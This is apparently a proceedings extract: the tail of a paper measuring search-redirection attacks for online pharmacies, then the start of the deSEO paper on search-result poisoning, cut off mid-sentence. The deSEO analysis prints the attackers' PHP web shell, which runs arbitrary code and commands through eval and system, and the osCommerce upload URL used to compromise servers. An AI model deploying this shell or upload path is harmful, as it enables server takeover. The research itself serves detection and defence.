Acknowledgments

We thank our anonymous reviewers for feedback on earlier revisions of this manuscript, and our shepherd, Lucas Ballard, for his help in finalizing this version. This

research was partially supported by CyLab at Carnegie Mellon under grant DAAD19-02-1-0389 from the Army Research Office, and by the National Science Foundation under ITR award CCF-0424422 (TRUST).

References

[1] Alexa Web Information Service. http://aws.amazon.com/awis/.

[2] Google Web Search API. https://code.google.com/apis/websearch/.

[3] Legitscript LLC. http://www.legitscript.com/.

[4] Open Directory project. http://www.dmoz.org/.

[5] The Apache SpamAssassin Project. http://spamassassin.apache.org/.

[6] Yahoo Site Explorer. http://siteexplorer.search.yahoo.com/.

[7] D. Anderson, C. Fleizach, S. Savage, and G. Voelker. Spamscatter: Characterizing internet scam hosting infrastructure. In *Proc. USENIX Security'07*, pp. 1–14. Boston, MA, Aug. 2007.

[8] N. Christin, S. Yanagihara, and K. Kamataki. Dissecting one click frauds. In *Proc. ACM CCS'10*, pp. 15–26, Chicago, IL, October 2010.

[9] R. Clayton. How much did shutting down McColo help? In *Proc. CEAS'09*, July 2009.

[10] D. Cox. Regression models and life-tables. *J. Royal Stat. Soc., Series B*, 34:187–220, 1972.

[11] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *Proc. USENIX Security'04*, pp. 303–320, San Diego, CA, August 2004.

[12] J. Dunn. Srizbi grows into world's largest botnet. *CSO*, May 2008. http://www.csoonline.com/article/356219/srizbi-grows-into-world-s-largest- botnet.

[13] Experian Hitwise. Experian Hitwise reports Bing-powered share of searches reaches 30 percent in March 2011. http://www.hitwise.com/us/press-center/press-releases/experian-hitwise-reports-bing-powered-share-of-s/. April 2011.

[14] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. RFC2616: Hypertext Transfer Protocol–HTTP/1.1. June 1999.

[15] U.S. Food and Drug Administration. National drug code directory, Nov. 2010. http://www.fda.gov/Drugs/InformationOnDrugs/ucm142438.htm.

[16] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An inquiry into the nature and causes of the wealth of internet miscreants. In *Proc. ACM CCS'07*, pp. 375–388, Alexandria, VA, Oct. 2007.

[17] C. Grier, K. Thomas, V. Paxson, and M. Zhang. @spam: The underground in 140 characters or less. In *Proc. ACM CCS'10*, pp. 27–37, Chicago, IL, Oct. 2010.

[18] J. Henney, J. Shuren, S. Nightingale, and T. McGinnis. Internet purchase of prescription drugs: Buyer beware. *Ann. Int. Med.*, 131(11):861–862, Dec. 1999.

[19] K. Jackson Higgins. Google, GoDaddy help form group to fight fake online pharmacies. *Dark Reading*, Dec. 2010. http://www.darkreading.com/security/privacy/228800671/google-godaddy-help-form-group-to-fight-fake-online-pharmacies.html.

[20] T. Joachims, L. Granka, B. Pan, H. Hembrooke, and G. Gay. Accurately interpreting clickthrough data as implicit feedback. In *Proc. ACM SIGIR'05*, pp. 154–161, Salvador, Brazil, Aug. 2005.

[21] G. Jolly. Explicit estimates from capture-recapture data with both death and immigration – stochastic model. *Biometrika*, 52(1-2):225–247, 1965.

[22] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. Voelker, V. Paxson, and S. Savage. Spamalytics: An empirical analysis of spam marketing conversion. In *Proc. ACM CCS'08*, pp. 3–14, Alexandria, VA, Oct. 2008.

[23] E. Kaplan and P. Meier. Nonparametric estimation from incomplete observations. *J. Am. Stat. Assoc.*, 53:457–481, 1958.

[24] K. Levchenko, N. Chachra, B. Enright, M. Felegyhazi, C. Grier, T. Halvorson, C. Kanich, C. Kreibich, H. Liu, D. McCoy, A. Pitsillidis, N. Weaver, V. Paxson, G. Voelker, and S. Savage. Click trajectories: End-to-end analysis of the spam value chain. In *Proc. IEEE Symp. Sec. and Privacy*, Oakland, CA, May 2011. To appear.

[25] C. Littlejohn, A. Baldacchino, F. Schifano, and P. Deluca. Internet pharmacies and online prescription drug sales: a cross-sectional study. *Drugs: Edu., Prev., and Policy*, 12(1):75–80, 2005.

[26] McAfee. Mapping the Mal Web., 2010. http://us.mcafee.com/en-us/local/docs/Mapping_Mal_Web.pdf.

[27] T. Moore and R. Clayton. Examining the impact of website take-down on phishing. In *Proc. APWG eCrime'07*, pp. 1–13, Pittsburgh, PA, Oct. 2007.

[28] T. Moore and R. Clayton. The consequence of non-cooperation in the fight against phishing. In *Proc. APWG eCrime'08*, Atlanta, GA, October 2008.

[29] T. Moore and R. Clayton. Evil searching: Compromise and recompromise of internet hosts for phishing. In *Proc. Financial Crypto'09*, LNCS 5628, pp. 256–272, Barbados, February 2009.

[30] T. Moore, R. Clayton, and R. Anderson. The economics of online crime. *J. Econ. Persp.*, 23(3):3–20, Summer 2009.

[31] T. Moore, R. Clayton, and H. Stern. Temporal correlations between spam and phishing websites. In *Proc. USENIX LEET'09*, Boston, MA, April 2009.

[32] J. Nazario and T. Holz. As the net churns: Fast-flux botnet observations. In *Proc. MALWARE'08*, pp. 24–31, Fairfax, VA, October 2008.

[33] Y. Niu, H. Chen, F. Hsu, Y.-M. Wang, and M. Ma. A quantitative study of forum spamming using context-based analysis. In *Proc. ISOC NDSS'07*. San Diego, CA, Feb. 2007.

[34] A. Ntoulas, M. Najork, M. Manasse, and D. Fetterly. Detecting spam web pages through content analysis. In *Proc. WWW'06*, pp. 83–92, Edinburgh, Scotland, May 2006.

[35] Department of Justice. Implementation of the Ryan Haight Online Pharmacy Consumer Protection Act of 2008. *Fed. Reg.*, 74(64):15596–15625, 2009.

[36] G. Palla, I. Derény, I. Farkas, and T. Vicsek. Uncovering the overlapping community structure of complex networks in nature and society. *Nature*, 435:814–818, June 2005.

[37] D. Pauli. Srizbi botnet sets new records for spam. *PCWorld*, May 2008. http://www.pcworld.com/businesscenter/article/145631/srizbi_botnet_sets_new_records_for_spam.html.

[38] PhpBB Ltd. PhpBB website. http://www.phpbb.com.

[39] A. Pitsillidis, K. Levchenko, C. Kreibich, C. Kanich, G.M. Voelker, V. Paxson, N. Weaver, and S. Savage. Botnet Judo: Fighting Spam with Itself . In *Proc. ISOC NDSS'10*, San Diego, CA, March 2010.

[40] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose. All your iFrames point to us. In *Proc. USENIX Security'08*, pp. 1–16, San Jose, CA, Aug. 2008.

[41] U. Nandini Raghavan, R. Albert, and S. Kumara. Near linear time algorithm to detect community structures in large-scale networks. *Phys. Rev. E*, 76:036106, 2007.

[42] A. Ramachandran and N. Feamster. Understanding the network-level behavior of spammers. In *Proc. ACM SIGCOMM'06*, pp. 291–302, Pisa, Italy, Sep. 2006.

[43] J. Reichardt and S. Bornholdt. Statistical mechanics of community detection. *Phys. Rev. E*, 74(1):016110, July 2006.

[44] D. Samosseiko. The partnerka – what is it, and why should you care? In *Virus Bulletin Conf.*, 2009.

[45] R. Thomas and J. Martin. The underground economy: Priceless. *;login:*, 31(6):7–16, December 2006.

[46] Verisign. The domain industry brief, 2010. http://www.verisigninc.com/assets/Verisign_DNIB_Nov2010_WEB.pdf.

[47] Y.-M. Wang, M. Ma, Y. Niu, and H. Chen. Spam double-funnel: connecting web spammers with advertisers. In *Proc. WWW'07*, pp. 291–300, Banff, AB, Canada, May 2007.

[48] T. Wilson. Researchers link storm botnet to illegal pharmaceutical sales. *Dark Reading*, June 2008. http://www.darkreading.com/security/security-management/211201114/index.html.

[49] Wordpress. Wordpress website, September 2009. http://www.wordpress.org.

[50] Y. Xie, F. Yu, K. Achan, R. Panigrahy, G. Hulten, and I. Osipkov. Spamming botnets: Signatures and characteristics. *ACM SIGCOMM Comp. Comm. Rev.*, 38(4):171–182, 2008.

[51] J. Zhuge, T. Holz, C. Song, J. Guo, X. Han, and W. Zou. Studying malicious websites and the underground economy on the Chinese web. In *Managing Information Risk and the Economics of Security*, pp. 225–244. Springer, 2008.

A Additional query-sample validation

We have collected two sets of additional search queries to compare to our main corpus of 218 terms. First, we have derived a query set from an exhaustive list of 9 000 prescription drugs provided by the US Food and Drugs Administration [15]. We ran a single query in the form of "no prescription [drug name]" and collected the first 64 results for each drug in the list. We executed the 9 000 queries over five days in August 2010. About 2 500 of the queries returned no search results. Of the queries that returned results, we observed redirection in at least one of the search results for 4 350 terms.

For the second list, we inspected summaries of server logs for 169 infected websites to identify drug-related search terms that redirected to pharmacies. We obtained this information from infected web servers running The Webalizer,[7] which creates monthly reports, based on HTTP logs, of how many visitors a website receives, the most popular pages on the website, and so forth. It is not uncommon to leave these reports "world-readable" in a standard location on the server, which means that anyone can inspect their contents.

In August 2010, we checked 3 806 infected websites for Webalizer, finding it accessible on 169 websites. We recorded all available data – which usually included monthly reports of activity up to and including the current month. One of the individual sub-reports that Webalizer creates is a list of search terms that have been used to locate the site. Not all Webalizer reports list referrer terms, but we found 83 websites that did include drug names in the referrer terms for one or more months of the log reports. Since we identified the infected servers running Webalizer by inspecting results of the 218 queries from our main corpus, it is unsurprising that 98 of these terms appeared in the logs. However, the logs also contained an additional 1 179 search queries with drug terms. We use these additional search terms as an *extra queries list* to compare against the main corpus.

We collected the top 64 results for the extra queries list daily between October 20 and 31, 2010. When comparing these results to our main query corpus, we examine only the results obtained during this time period, resulting in a significantly smaller number of results than for our complete nine-month collection.

We compare our main list to the additional lists in three ways. First, we compare the classification of search results for differences in the types of results obtained. Second, we compare the distribution of TLD and PageRank for source infections obtained for both samples. Third, we compute the intersection between the domains obtained by both sets of queries for source infections, redirects and pharmacies.

[7] `http://www.mrunix.net/webalizer/`

	FDA drug list				Extra query list			
	Drug list		Main list		Extra list		Main list	
	URIs	dom.	URIs	dom.	URIs	dom.	URIs	dom.
Search result classification								
Source infections	24.7	4.0	43.7	22.4	35.6	14.0	49.3	27.9
Health resources	12.7	7.4	2.8	3.5	4.9	4.2	2.4	3.0
Legit. pharm.	0.5	0.1	0.03	0.07	0.1	0.1	0.02	0.05
Illicit pharm.	6.7	6.9	8.2	13.6	6.1	11.6	6.5	12.0
Blog/forum spam	25.4	23.7	18.6	17.8	26.3	22.7	17.8	17.7
Uncategorized	30.1	57.9	26.7	42.7	27.2	46.9	24.0	39.4
Source infection TLD breakdown								
`.com`		60.0		56.9		56.3		54.6
`.org`		13.8		17.0		15.4		18.0
`.edu`		5.6		8.9		6.2		9.3
`.net`		6.1		5.6		5.6		4.6
other		14.3		11.5		16.5		13.5
Source infection PageRank breakdown								
PR $0 \leq 3$		47.2		35.0		47.5		41.9
PR $3 \leq 6$		41.4		51.3		44.2		46.3
PR ≥ 7		11.4		13.7		8.3		11.8

Table 4: Comparing different lists of search terms to the main list used in the paper. All numbers are percentages.

Table 4 compares the FDA drugs and extra queries lists to the main list. The breakdown of search results for both samples is slightly different from what we obtained using the main queries. For instance, only 25% of the URIs in the FDA results are infections, compared to 44% for the main list during the same time period. 13% of the results in the FDA drug list point to legitimate health resources, compared to only 3% of the main sample. This is not surprising, given that the drug list often included many drugs that are not popular choices for sales by online pharmacies. Illicit pharmacies appear slightly less often in the drugs sample (6% vs. 8%), while blog and forum spam is more prevalent (25% to 19%).

The extra queries list follows the FDA list in some ways, e.g., more blog infections and fewer source infections than results from the corresponding main list. On the other hand, the URI breakdown in health resources is much closer (4.9% vs. 2.4%). In all samples, the number of results that point to legitimate pharmacies is very small, though admittedly biggest in the drugs sample (0.5% vs. 0.1% for the extra queries).

We next take a closer look at the characteristics of the source infections themselves. The TLD breakdown is roughly similar, with a few exceptions. `.com` is found slightly more often in the FDA drugs and extra queries results, while `.org` and `.edu` appear a bit more often in the results for the main sample. The drugs and extra queries list tend to have slightly lower PageRank than the results from the main sample, but the difference is slight.

B Estimating the number of sites involved

We also wish to compare the number of attack domains that can be identified for different sets of queries. Figure 7 compares the overlap between each class of domains for the different samples. The FDA drugs queries identified 1 919 distinct source infections, compared to




Figure 7: Comparing the source, redirect and pharmacy domains observed for different query lists.

1 337 found in the main sample during the same time period. 403 infected domains appeared in both lists.

It is unreasonable to expect any single query list to be comprehensive and identify all attack websites. In both of our test cases, we compared much larger query corpora to a smaller list (6 500 and 1 179 versus 218). Despite this, in each case many domains were found exclusively in the results of the smaller main sample. This is a common outcome when trying to measure online attacks such as phishing websites [28].

Given the difficulty in getting a truly comprehensive query list, one alternative is to estimate the total number of affected domains to get a better sense of an attack's impact. We apply capture-recapture analysis [21] based on our incomplete samples to get an estimate of the magnitude of the activity studied in this paper.

Capture-recapture analysis uses repeated sampling to estimate populations. In its simplest form, a sample S_1 is taken, then replaced into the population. A second sample S_2 is taken, and the population can be estimated $P = \frac{|S_1| \times |S_2|}{|S_1 \cap S_2|}$.

For the capture-recapture model to be perfectly accurate, a number of assumptions must apply. Notably, the population must be homogeneous and closed (i.e., no new entries). These assumptions do not entirely hold for our analysis: some websites are more likely to appear in the search results than others, and websites can be added and removed frequently. Nonetheless, we have computed the capture-recapture estimate in order to get a first approximation of the greater population size. The results are given in Figure 7. Notably, the estimates for source infections and redirects generated by comparing the different samples are fairly close. Both predict that the true number of redirects to be near 500, and the number of source infections to be around 5 000-6 000. The estimates for the number of pharmacies is more divergent, with one predicting a population size of 2 523 and the other predicting 795.

deSEO: Combating Search-Result Poisoning

John P. John, [‡*] *Fang Yu*[§], *Yinglian Xie*[§], *Arvind Krishnamurthy*[‡], *Martín Abadi*[§†]
[‡]*University of Washington* [§] *MSR Silicon Valley*
{*jjohn, arvind*}*@cs.washington.edu* {*fangyu, yxie, abadi*}*@microsoft.com*

Abstract

We perform an in-depth study of SEO attacks that spread malware by poisoning search results for popular queries. Such attacks, although recent, appear to be both widespread and effective. They compromise legitimate Web sites and generate a large number of fake pages targeting trendy keywords. We first dissect one example attack that affects over 5,000 Web domains and attracts over 81,000 user visits. Further, we develop deSEO, a system that automatically detects these attacks. Using large datasets with hundreds of billions of URLs, deSEO successfully identifies multiple malicious SEO campaigns. In particular, applying the URL signatures derived from deSEO, we find 36% of sampled searches to Google and Bing contain at least one malicious link in the top results at the time of our experiment.

1 Introduction

The spread of malware through the Internet has increased dramatically over the past few years. Along with traditional techniques for spreading malware (such as through links or attachments in spam emails), attackers are constantly devising newer and more sophisticated methods to infect users. A technique that has been gaining prevalence of late is the use of search engines as a medium for distributing malware. By gaming the ranking algorithms used by search engines through search engine optimization (SEO) techniques, attackers are able to poison the search results for popular terms so that these results include links to malicious pages.

A recent study reported that 22.4% of Google searches contain such links in the top 100 results [23]. Furthermore, it has been estimated that over 50% of popular keyword searches (such as queries in Google Trends [9] or for trending topics on Twitter [20]), the very first page of results contains at least one link to a malicious page [19].

Using search engines is attractive to attackers because of its low cost and its legitimate appearance. Malicious pages are typically hosted on compromised Web servers, which are effectively free resources for the attackers. As long as these malicious pages look relevant to search engines, they will be indexed and presented to end users. Additionally, users usually trust search engines and often click on search results without hesitation, whereas they would be wary of clicking on links that appear in unsolicited spam emails. It is therefore not surprising that, despite being a relatively new form of attack, search-result poisoning is already a huge phenomenon and has affected major search engines.

In this paper, we aim to uncover the mechanics of such attacks and answer questions such as how attackers compromise a large number of Web sites, how they automatically generate content that looks relevant to search engines, and how they promote their malicious pages to appear at the top of the search results.

In order to answer these questions, we examine a live, large-scale search poisoning attack and study the methods used by the attackers. This attack employs over 5,000 compromised Web sites and poisons more than 20,000 popular search terms over the course of several months. We investigate the files and scripts that attackers put up on these compromised servers and reverse-engineer how the malicious pages were generated.

Our study suggests that there are two important requirements for a search-result poisoning attack to be successful: the use of multiple (trendy) keywords and the automatic generation of relevant content across a large number of pages. Since trendy keywords are often popular search terms, poisoning their search results can affect a large user population. Further, by generating many fake pages targeting different keywords, attackers can effectively increase their attack coverage.

Based on these observations, we develop techniques to automatically detect search-result poisoning attacks. Although there exist methods for identifying malicious content in individual Web pages [14, 22], these solutions are not scalable when applied to tens of billions of Web pages. Further, attackers can leverage *cloaking* techniques to display different content based on who is requesting the page—malicious content to real users and benign, search-engine-optimized content to search engine crawlers. Therefore, instead of detecting individual SEO pages, we identify groups of suspicious URLs—typically containing multiple trendy keywords in each URL and exhibiting patterns that deviate from other URLs in the same domain. This approach not only is more robust than examining individual URLs, but also can help identify malicious pages without crawling and evaluating their actual contents.

Using this approach, we build *deSEO*, a system that automatically detects search-result poisoning attacks

[*] Work partly performed while interning at MSR Silicon Valley.
[†] Also affiliated with UC Santa Cruz and Collège de France.

without crawling the contents of Web pages. We apply deSEO to two datasets containing hundreds of billions of URLs collected at different periods from Bing. Our key results are:

1. deSEO detects multiple groups of malicious URLs, with each malicious group corresponding to an SEO campaign affecting thousands of URLs.
2. deSEO is able to detect SEO campaigns that employ sophisticated techniques such as cloaking and have varying link structures.
3. We derive regular expression signatures from detected malicious URL groups and apply them to search results on Google and Bing. The signatures detect malicious links in the results to 36% of the searches. At the time our experiments, these links were not blocked by either the Google Safebrowsing API or Internet Explorer.

The rest of the paper is structured as follows. We begin with describing the background for SEO attacks and reviewing related work in Section 2. Next, we investigate a large scale attack in detail in Section 3. Based on the insights gained from the attack analysis, we present the deSEO detection system in Section 4. In Section 5, we apply deSEO to large datasets and report the results. We analyze the detected SEO groups and apply the derived signatures to filter search results in Section 6. Finally, we conclude in Section 7.

2 Background and Related Work

Search engines index billions of pages on the Web. Many modern search engines use variants of the PageRank algorithm [17] to rank the Web pages in its search index. The rank of a page depends on the number of incoming links, and also on the ranks of the pages where the links are seen. Intuitively, the page rank represents the likelihood that a user randomly clicking on links will end up at that page.

In addition to the rank of the page, search engines also use features on the page to determine its relevance to queries. In order to prevent spammers from gaming the system, search engines do not officially disclose the exact features used to determine the rank and relevance. However, researchers estimate that over 200 features are used [3, 6]. Among these features, the most widely known ones are the words in the title, the URL, and the content of the page. The words in the title and in the URL are given high weight because they usually summarize the content of the page.

Search Engine Optimization (SEO) is the process of optimizing Web pages so that they are ranked higher by search engines. SEO techniques can be classified as being *white-hat* or *black-hat*.

In white-hat SEO, the sites are created primarily with the end-user in mind, but structured so that search engine crawlers can easily navigate the site. Some of the white-hat techniques are creating a sitemap, having appropriate headings and subheadings, etc. They follow the quality guidelines recommended by search engines [8, 29].

Black-hat SEO techniques, on the other hand, try to game the rankings, and do not follow the search engine guidelines. Keyword stuffing (filling the page with lots of irrelevant keywords), hidden text and links, cloaking (providing different content to crawlers and users), redirects, and participating in link farms are considered black-hat techniques. These practices are frowned upon by the search engines, and if a site is caught using such techniques, it could be removed from the search index.

To detect black-hat SEO pages, many approaches have been proposed. Some are based on the content of the pages [15, 5, 21], some are based on the presence of cloaking [25, 27], while some others are based on the link structure leading to the pages [26, 4].

The SEO attacks that we study in this paper are different from traditional ones in that attackers leverage a large number of compromised servers. Since these servers were originally legitimate and their main sites still operate normally even after compromise, they display a mixed behavior and therefore are harder to detect.

Our detection methods make use of URL properties to detect malicious pages without necessarily crawling the pages. In this respect, our work is similar to previous work by Ma *et al.* [13, 12], where they build a binary classifier to identify email spam URLs without crawling the corresponding pages. The classifier uses training data from spam emails. The SEO attacks we study are very new and there are few reports on specific instances of such attacks [10]. Therefore, it is difficult to get training data that has good coverage. In addition, spam URLs have different properties than SEO URLs. Many spam domains are new and also change DNS servers frequently. Therefore, their system makes use of domain-level features such as age of the domain and the DNS-server location. Since we deal with compromised domains, there are no such strong features.

A recent analysis of over 200 million Web pages by Google's malware detection infrastructure discovered nearly 11,000 domains that are being used to serve malware in the form of FakeAV software [18]. This work looks at the prevalence and growth of FakeAV as a means for delivering malware. Our work, on the other hand, looks at the mechanisms used by the perpetrators to game search engines for the effective delivery of this kind of malware. By developing methods to detect SEO attacks, we also detect a large number of compromised domains, but without having to inspect them individually.




Figure 1: An overview of how the attack works. The victim issues a popular query to a search engine (1), and clicks one of the results, which happens to be a malicious page hosted on a compromised server (2). The compromised server forwards the request to a redirection server (3). The redirection server picks an exploit server and redirects the victim to it (4). The exploit server tries to exploit the victim's browser or displays a scareware page (5) to infect the victim through social engineering.

3 Dissecting an SEO Attack

In order to gauge the prevalence of search poisoning attacks, we pick a handful of trendy search terms and issue queries on Google and Bing. Consistent with previous findings, we find that the results to around 36% of the search results contain malicious links (i.e., links that redirect to pages serving malware), with many of the links appearing on the first page of results.

Figure 1 shows, from a legitimate user's perspective, how a victim typically falls prey to an SEO keyword-poisoning attack. The attackers poison popular search terms so that their malicious links show up in the search results for those terms. When the victim uses a search engine to search for such popular terms, some of the results would point to servers controlled by attackers. These are usually legitimate servers that have been compromised by the attackers and used to host SEO pages. Clicking on the search results leads to an SEO page that redirects, after multiple hops, to an exploit server that displays a scareware page. For instance, the scareware page might depict an anti-virus scan with large flashy warnings of multiple infections found on the victim system, scaring the user into downloading and installing an "anti-virus" program. The exploit servers could also try to directly compromise the victim's browser.

To understand exactly how these malicious links end up highly ranked in the search results for popular queries, we pick a few malicious links and examine them closely. Our first observation is that the URLs have similar structure—they all correspond to php files and the search terms being poisoned are present in the URL as arguments to the php file. The SEO page contains content related to the poisoned terms, and also links to URLs of a similar format. These URLs point to SEO pages on other domains that have also been compromised by the same group of attackers. By crawling these links successively till we reach a fixed point, i.e., till we see no more new links, we can identify the entire set of domains involved in a search poisoning attack.

In the rest of this section, we study one particular SEO attack, which started in August 2010, was active for around 10 weeks, and included nearly 37 million SEO pages hosted on over 5,000 compromised servers. Analyzing the php script that generates the SEO page gives us greater insight into the mechanics of this attack. Usually, the source of the php files cannot be obtained directly since accessing the file causes the Web server to execute the php commands and display the output of the execution. In this case, however, we found misconfigured Web servers that did not execute the files, but instead allowed us to download the sources. By examining the source files and log files (the locations of the log files were obtained from the source php file) stored by attackers on the Web server, we get a better understanding of the attack. Note that all the files we examined were publicly accessible without the use of any passwords.

Relying on all of this publicly accessible information, we examine the techniques used by the attackers and identify patterns that help detect other similar attacks. There are three major players in this attack: *compromised Web servers*, *redirection servers*, and *exploit servers*. We discuss each of them in detail next.

3.1 Compromised Web servers

Finding vulnerable servers

The servers were likely compromised through a vulnerability in osCommerce [16], a Web application used to

manage shopping sites. We believe the exploit happened through osCommerce because all of the compromised sites were running the software, and the fake pages were set up under a directory belonging to osCommerce. Additionally, this software has several known vulnerabilities that have remained unpatched for several years, so is a rather easy target for an attacker. Also, the databases associated with shopping sites are likely to store sensitive information such as mailing addresses and credit card details of customers. This offers an additional incentive for attackers to target these sites. We believe that vulnerable servers running osCommerce are discovered using search engines. Attackers craft special queries designed to match the content associated with these Web services and issue these queries to search engines such as Bing or Google to find Web servers running this software [11].

Compromising vulnerable servers

How does the compromise happen? Surprisingly, this is the easiest part of the whole operation. The primary purpose of compromising the site is to store and serve arbitrary files on the server, and to execute commands on the server. With vulnerable installs of osCommerce, this is as easy as going to a specific URL and providing the name of the file to be uploaded. For example, if `www.example.com/store` is the site, then visiting `www.example.com/store/admin/file_manager.php/login.php?action=processuploads` and specifying a filename as a POST variable will upload the corresponding file to the server.

Hosting malicious content

Typically, attackers upload php scripts, which allow them to execute commands on the compromised machine with the privilege of the Web server (e.g., Apache). In many cases, attackers upload a graphical shell or a file manager (also written in php), so that they can easily navigate the files on the server to find sensitive information. The shell includes functions that make it easy for the attackers to perform activities such as a brute-force attack on `/etc/passwd`, listening on a port on the server, or connecting to some remote address.

In our case, the attacker uploads a simple php script, shown in Figure 2. This file is added to the `images/` folder and is named something inconspicuous, so as to not arouse the suspicion of the server administrator. This script allows the attacker to either run a php command, run a system command, or upload a file to the server. A newer version of the script (seen since October 9th, 2010) additionally allows the attacker to change the permissions of a file.

Once this script is in place, the attacker can add files to the server for setting up fake pages that will be indexed by search engines. These files include an html template, a CSS style file, an image that looks like a YouTube player window, and a php script (usually named `page.php`) that puts all the content together and generates an html page using the template. The URLs to the pages set up by the attackers are of the form: `site/images/page.php?page=<keyphrase>`. The set of valid keyphrases is stored in another file (`key.txt`), which is also uploaded by the attackers. Most of the keyphrases in the file are obtained from Google *hot trends* [9] and Bing *related searches*.

```
<?php
  $e=@$_POST['e'];
  $s=@$_POST['s'];
  if($e) {
     eval($e);
  }
  if($s) {
     system($s);
  }
  if($_FILES['f']['name']!='') {
     move_uploaded_file(
        $_FILES['f']['tmp_name'],
        $_FILES['f']['name']);
  }
?>
```

Figure 2: The `php` script uploaded by the attackers to the compromised server.

In some other attacks, we observe that the attackers make use of *cloaking* techniques [25,27] while delivering malware, i.e., they set up two sets of pages and provided non-malicious pages to search engine bots, while serving malicious pages to victims. In this specific attack, however, the attackers do not use cloaking. Instead, the same page is returned to both search engines and regular users, and the page makes use of javascript and flash to redirect victims to a different page. The redirection is triggered by user actions (mouse movement in this case). The rationale here is that search engine crawlers typically do not generate user actions, so will not know that visitors will be redirected to another URL. Using such flash code for redirection makes detection much harder.

The SEO page

The bulk of the work in creating the SEO page and links is done by the `page.php` script uploaded to the server. This is an obfuscated php script, and like many obfuscated scripts, it uses a series of substitution ciphers followed by an `eval` function to execute the de-obfuscated code. By hooking into the eval function in php, we get the unobfuscated version. The script performs three activities:

1. *Check if search engine:* When the page is requested, the script first checks if the request is from

a search engine crawler. It does this by checking the user-agent string against a list of strings used by search engines. If the request is from a search crawler, the script logs the time of the request, the IP address of the requester, the user-agent string, and the exact URL requested. Since this attack does not use any cloaking, this check seems to be only for logging purposes.

2. *Generate links:* The script loads the html template, and fills in the title and other headings using the keyphrase in the URL. It picks 40 random keyphrases from `key.txt` and generates links to the same server using these keyphrases. It then picks five other keyphrases from `key.txt` and generates links to five other domains (randomly picked from a set of other domains that have also been compromised by the attacker). In all, there are 45 links to similar pages hosted on this and other compromised servers.

3. *Generate content:* Finally, the script also generates content that is relevant to the keyphrase in the URL. It does this with the help of search engines. It queries `google.com` for the keyphrase, and fetches the top 100 results, including the URLs and snippets. It also fetches the top 30 images from `bing.com` for the same keyphrase. The script then picks a random set of 10 URLs (along with associated snippets) and 10 images and merges them to generate the content page.

The content generated for each keyphrase is stored on the server in a cached file, and all subsequent requests for the page are satisfied from the cache, without having to regenerate the content. We believe that the presence of highly relevant information on the page, along with the dense link structures, both within the site and across different compromised sites, result in increasing the pageranks of the Web pages generated by the attacker.

3.2 Redirection servers

The second component in the attack framework is the redirection server, which is responsible for redirecting the victim to a server that actually performs the exploit. Typically, there are one to three additional layers of redirection, before the victim reaches the exploit server. In our case, when a victim visits the compromised site and moves the mouse over the fake YouTube player, he or she gets redirected (using javascript) to another compromised domain, which again performs the redirection. We observed two major domains being used for redirection, and analyzed the working of the redirection server.

When the victim reaches the redirection server, it queries a service named *NailCash* to obtain the URL for redirection. The *NailCash* service is accessed via an http request to `feed2.fancyskirt.com`. The redirection server provides as arguments an API key, a command, and a product ID. In this attack, the redirection server picks randomly among two API keys. It specifies the command as `cmd=getTdsUrl`, and the product ID as `productId=3` (which refers to FakeAV).

During our observation, the URLs requested were only for FakeAV, but it is likely that the same redirection service is used for getting URLs for other types of malware.

The redirection server caches the received URL for 10 minutes, and any requests arriving within those 10 minutes are satisfied from the cache without making a request to `feed2.fancyskirt.com`. Between August 8th, 2010 and October 13th, 2010 the redirection server redirected victims to 453 distinct domains. These domains were very similar in name, and were all hosted on just two $/24$ IP prefixes. One of them was located in Illinois and the other in Amsterdam.

Total	`.in`	`.co.cc`	`.net`	`.com`
191	16	28	73	74

Table 1: Breakdown of exploit server TLDs.

3.3 Exploit servers

Finally, the attacker hosts the actual malicious content on an exploit server. We found 191 different domains being used by the exploit server over time. All the domains were hosted on two IP addresses, one located in Quebec, Canada and the other in Luxembourg. The exploit server does not display the scareware page if the user agent is suspicious (such as a search engine crawler), or if the referrer is missing. It also refuses connections from IP addresses belonging to search engine companies. Most of these domains are either .com, .net, or .co.cc, or .in, and the breakdown is shown in Table 1.

3.4 Results and observations

We present some of the results from our study. Starting with one compromised site, we were able to follow the links to other compromised sites and eventually map the whole network of compromised sites used in this attack. In all, we were able to identify 5400 domains, of which around 5000 were active, and the others were either down or had been cleaned up.

Link structure

Figure 3 shows the number of compromised domains each site links to. On average, each domain linked to 202 other domains, with a median value of 159. In addition, each compromised domain also linked to around 80,000 legitimate domains, since each compromised server had around 8,000 keyphrases, each corresponding to an SEO

